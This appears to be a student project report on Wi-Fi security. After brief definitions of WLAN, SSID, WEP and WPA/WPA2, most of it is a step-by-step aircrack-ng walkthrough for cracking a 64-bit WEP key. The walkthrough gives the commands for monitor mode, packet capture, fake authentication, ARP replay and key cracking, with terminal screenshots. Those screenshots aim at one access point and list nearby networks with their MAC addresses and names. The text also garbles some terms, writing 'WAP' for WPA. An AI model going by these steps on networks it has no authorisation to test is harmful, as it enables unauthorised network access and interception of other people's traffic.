Security in Wi-Fi Implementations:

ABSTRACT

A Wireless Network is a wireless communication system that allows computers and workstations to communicate and exchange data with each other using radio waves as the transmission medium. WLAN is commonly referred to as “Wi-Fi” (wireless fidelity). Wireless local area networks give freedom to one move their laptops from one place to other within their offices and organizations without the need for wires and without losing network connectivity. Nowadays wireless networks are used in many areas such as in universities, healthcare-centers, hospitals, police departments, military and airports. Therefore, it is very important to enhance the network security in order to protect the information of the network. Different security protocols have been designed to protect the network, among which are WEP, WPA, and WPA2. Since air transmission is a defenseless medium, it gives opportunity to attackers to intercept the information that can be used to launch different types of attacks. Therefore, it is important to know different kind of security attacks at different layers in order to defend the wireless networks.

TABLE OF CONTENTS

INTRODUCTION

Wireless Internet access technology is being increasingly deployed in both office and public environments, as well as by the Internet users at home. We begin by outlining some of the basic technologies of wireless network systems. Low deployment costs make wireless networks attractive to users. However, the easy availability of inexpensive equipment also gives attackers the tools to launch attacks on the network. The design flaws in the security mechanisms of the 802.11 standard also give rise to a number of potential attacks, both passive and active. In this project , I have worked on how to secure your access point from unauthorized user and, I will show you that how much it is easy to crack your access point password by unauthorized user.

AN INTRODUCTION TO WIRELESS NETWORKING:

WIRELESS LOCAL AREA NETWORK: A Wireless Local Area Network (WLAN) is a type of local area network that uses high frequency radio waves rather than wires to communicate between network-enabled devices.

ACCESS POINT: A wireless access point (AP) is a hardware device that allows wireless communication devices, such as PDAs and mobile computers, to connect to a wireless network. Usually, an AP connects to a wired network, and provides a bridge for data communication between wireless and wired devices.

SERVICE SET IDENTIFIER : A Service Set Identifier (SSID) is a configurable identification that allows wireless clients to communicate with an appropriate access point. With proper configuration, only clients with correct SSID can communicate with the access points. In effect, SSID acts as a single shared password between access points and clients.

AD-HOC MODE : Ad-hoc mode is one of the networking topologies provided in the 802.11 standard. It consists of at least two wireless stations where no access point is involved in their communication. Ad-hoc mode WLANs are normally less expensive to run, as no APs are needed for their communication. However, this topology cannot scale for larger networks and lack of some security features like MAC filtering and access control.

INFRASTRUCTURE MODE: Infrastructure mode is another networking topology in the 802.11 standard, in addition to ad-hoc mode. It consists of a number of wireless stations and access points. The access points usually connect to a larger wired network. This network topology can scale to form large-scale networks with arbitrary coverage and complexity.

Wireless security is the obstruction of unauthorized entrance and help ensure that only authorized people can access the network. The most common types of wireless security are Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA).

Wired Equivalent Privacy (WEP):

WEP is a notoriously weak security standard,that is why it's no longer recommended. To enable WEP we have to set up a network security key. This key encrypts the information that one computer sends to another computer across your network. WEP security is relatively easy to crack.

Wi-Fi Protected Access(WAP and WAP2):

WiFi Protected Access encrypts information and makes sure that the network security key has not been modified and replacement to the increasingly apparent vulnerabilities of the WEP standard.

WAP: WAP is created to work with all the types of wireless network adapters,but it doesn't work with access points and older routers.WAP is more secure than WEP.

WAP2: WPA2 is more secure than WPA. One of the most significant changes between WPA and WPA2 was the use of AES algorithms and the introduction of CCMP(is the standard encryption protocol for use with the WAP2 standard and is much more secure than the WEP protocol and TKIP protocol of WAP),but it will not work with some older network adapters.

EQUIPMENT USED

- MAC address of PC running aircrack-ng suite:
- BSSID (MAC address of access point):
- ESSID (Wireless network name):
- Access point channel:
- Wireless interface:
- Aircrack-ng Software: It is a n/w software suite consisting of a detector,packet sniffer,WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LAN.
    - Aircrack-ng: Cracks WEP key using FMS attack ,PTW attack & dictionary attacks and WPA using dictionary attack.
    - Airmon-ng :Placing different cards in monitor mode.
    - Aireplay-ng:Packet injector

- Airodump-ng:Packet Sniffer(place air traffic into PCAP or IVs files and show information about n/w.


CRACKING WEP(64 BITS)


COMMANDS:


1. Open Terminal
2. Type airmon-ng: Through this we get interface
3. airmon-ng start wlan0
4. airodump-ng wlan0
5. Open New Terminal
6. airodump-ng -c (channel) 1 -w Name of Access Point --bssid bssid of Access Point: Through this we can see which computer is connected to this AP.


7. Open New Terminal
8. aireplay-ng -1 0 -a bssid of Acess Point wlan0: This is used to give fake authentication
9. aireplay -3 -b MAC address of device wlan0
10. Open New Terminal
11. ls
12. aircrack-ng Name of Access Point .01.cap


SCREENSHOTS



Applications Places
Mon Aug 10, 8:10 PM
root
Computer
UUI
Untitled Document
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng
Interface Chipset Driver
wlan0 Atheros AR9565 ath9k - [phy0]
root@kali:~#
KALI LINUX
root@kali: ~



Applications Places
Mon Aug 10, 8:17 PM
root
Computer
UUI
Untitled Document
New Volume
PBR Image
root@kali: ~
File Edit View Search Terminal Help
Interface Chipset Driver
wlan0 Atheros AR9565 ath9k - [phy0]
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID Name
3146 NetworkManager
3256 wpa_supplicant
Interface Chipset Driver
wlan0 Atheros AR9565 ath9k - [phy0]
(monitor mode enabled on mon0)
root@kali:~#
KALI LINUX
root@kali: ~



Applications Places
Mon Aug 10, 8:17 PM
root
Computer
UUI
Untitled Document
New Volume
PBR Image
root@kali: ~
File Edit View Search Terminal Help
Interface Chipset Driver
wlan0 Atheros AR9565 ath9k - [phy0]
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID Name
3146 NetworkManager
3256 wpa_supplicant
Interface Chipset Driver
wlan0 Atheros AR9565 ath9k - [phy0]
(monitor mode enabled on mon0)
root@kali:~# kill 3146
root@kali:~# kill 3256
root@kali: ~



Applications Places
Mon Aug 10, 8:18 PM
root
Computer
UUI
Untitled Document
New Volume
PBR Image
root@kali: ~
File Edit View Search Terminal Help
CH 1][Elapsed: 20 s][2015-08-10 20:18
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:D7:23:48:65:FD -68 27 0 0 1 54 WEP WEP MGMNT
94:D7:23:48:65:FC -68 29 0 0 1 54 WPA CCMP PSK Aggar
0C:D2:B5:08:5E:C0 -80 23 0 0 7 54e WPA CCMP PSK sushi
00:1E:40:52:E9:2E -82 23 0 0 6 54 WEP WEP mahes
00:18:3F:6F:62:11 -82 16 0 0 6 54 . WEP WEP Daman
FC:DD:55:05:71:17 -87 17 0 0 11 54e WPA2 CCMP PSK parth
80:A1:D7:28:58:76 -86 10 0 0 1 54 OPN <leng
80:A1:D7:28:58:77 -86 8 0 0 1 54 OPN <leng
80:A1:D7:28:58:75 -86 9 0 0 1 54 OPN <leng
80:A1:D7:28:58:74 -86 9 0 0 1 54 WPA TKIP PSK Amit
00:1B:2F:05:6A:F6 -90 14 0 0 11 54 . WPA2 CCMP PSK Rohit
30:B5:C2:2E:75:62 -89 6 0 0 8 54e. WPA2 CCMP PSK shale
BSSID STATION PWR Rate Lost Frames Probe
(not associated) CC:AF:78:52:7A:51 -59 0 - 1 0 5
root@kali:~#
root@kali: ~


Applications Places
Mon Aug 10, 8:20 PM
root
Computer
UUI
Untitled Document
New Volume
PBR Image
root@kali: ~
File Edit View Search Terminal Help
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:D7:23:48:65:FD -68 27 0 0 1 54 WEP WEP MGMNT
94:D7:23:48:65:FC -68 29 0 0 1 54 WPA CCMP PSK Aggar
0C:D2:B5:08:5E:C0 -80 23 0 0 7 54e WPA CCMP PSK sushi
00:1E:40:52:E9:2E -82 23 0 0 6 54 WEP WEP mahes
00:18:3F:6F:62:11 -82 16 0 0 6 54 . WEP WEP Daman
FC:DD:55:05:71:17 -87 17 0 0 11 54e WPA2 CCMP PSK parth
80:A1:D7:28:58:76 -86 10 0 0 1 54 OPN <leng
80:A1:D7:28:58:77 -86 8 0 0 1 54 OPN <leng
80:A1:D7:28:58:75 -86 9 0 0 1 54 OPN <leng
80:A1:D7:28:58:74 -86 9 0 0 1 54 WPA TKIP PSK Amit
00:1B:2F:05:6A:F6 -90 14 0 0 11 54 . WPA2 CCMP PSK Rohit
30:B5:C2:2E:75:62 -89 6 0 0 8 54e. WPA2 CCMP PSK shale
BSSID STATION PWR Rate Lost Frames Probe
(not associated) CC:AF:78:52:7A:51 -59 0 - 1 0 5
root@kali:~# airodump-ng -c 1 -w MGMNT --bssid 94:D7:23:48:65:FD
No interface specified.
"airodump-ng --help" for help.
root@kali:~# airodump-ng -c 1 -w MGMNT --bssid 94:D7:23:48:65:FD wlan0
KALI LINUX
root@kali: ~


Applications Places
Mon Aug 10, 8:20 PM
root
Computer
UUI
Untitled Document
New Volume
PBR Image
root@kali: ~
File Edit View Search Terminal Help
CH 1][Elapsed: 12 s][2015-08-10 20:20
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
94:D7:23:48:65:FD -69 51 118 1 0 1 54 WEP WEP M
BSSID STATION PWR Rate Lost Frames Probe
KALI LINUX
root@kali: ~


Applications Places
Mon Aug 10, 8:23 PM
root
root@kali: ~
File Edit View Search Terminal Help
Invalid BSSID (AP MAC address).
"aireplay-ng --help" for help.
root@kali:~# clear
root@kali:~# aireplay-ng -1 0 -a 94:D7:23:48:65:FD wlan0
No source MAC (-h) specified. Using the device MAC (0C:84:DC:27:56:81)
20:22:23 Waiting for beacon frame (BSSID: 94:D7:23:48:65:FD) on channel 1
20:22:23 Sending Authentication Request (Open System) [ACK]
20:22:23 Authentication successful
20:22:23 Sending Association Request [ACK]
20:22:23 Association successful :-) (AID: 1)
root@kali:~# aireplay-ng -3 -b 0C:84:DC:27:56:81 wlan0
No source MAC (-h) specified. Using the device MAC (0C:84:DC:27:56:81)
20:22:44 Waiting for beacon frame (BSSID: 0C:84:DC:27:56:81) on channel 1
20:22:55 No such BSSID available.
Please specify an ESSID (-e).
root@kali:~#
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~
root@kali: ~


Applications Places
Mon Aug 10, 8:25 PM
root
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ls
Desktop MGMNT-01.csv MGMNT-01.kismet.netxml
MGMNT-01.cap MGMNT-01.kismet.csv
root@kali:~# aircrack-ng MGMNT-01.cap
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~



Same process is applicable for WEP 128-bit

